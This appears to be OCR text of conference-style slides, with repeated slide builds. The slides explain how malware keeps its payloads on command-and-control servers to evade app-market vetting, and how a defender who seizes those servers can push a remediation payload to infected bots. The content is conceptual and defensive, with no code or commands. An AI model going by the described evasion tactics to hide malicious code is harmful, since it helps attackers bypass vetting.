


Separate the malicious code from malware binary and host them at C&C servers

After infection, bots will connect to C&C server and pull malicious code

Develop Remediation From Attackers' Favorite Tactics

Malware authors are big fans of remote payload deployment!



Separate the malicious code from malware binary and host them at C&C servers


After infection, bots will connect to C&C server and pull malicious code

Hide malicious code & bypass vetting system of the app markets

Dynamically deploy different cyber attacks

Attackers' Favorite Tactics Are Also Peter's Chance 🎉 !


After taking down and gaining control of the C&C backends and seizing the payload traffic …



Peter can push a **remediation payload** to infected devices

Attackers' Favorite Tactics Are Also Peter's Chance 🎉 !


After taking down and gaining control of the C&C backends and seizing the payload traffic …



Peter can push a **remediation payload** to infected devices

Now, Peter can either **notify end users**, or **uninstall** and **interrupt the execution** of frontend bots


Unfortunately, With Any Chance, There Are Challenges 🤔



Peter must:

1. Identify the payload-hosting C&C backends

Unfortunately, With Any Chance, There Are Challenges 🤔




Peter must:

1. Identify the payload-hosting C&C backends

2. Understand the payload deployment routine implemented by the frontend bots

Unfortunately, With Any Chance, There Are Challenges 🤔




Peter must:

1. Identify the payload-hosting C&C backends

2. Understand the payload deployment routine implemented by the frontend bots

3. Rapidly craft a remediation payload that can be correctly **fetched**, **loaded**, and **executed** by the bots

Unfortunately, With Any Chance, There Are Challenges 🤔




It’s always a time-consuming and labor-intensive reverse engineering task!

Peter must:

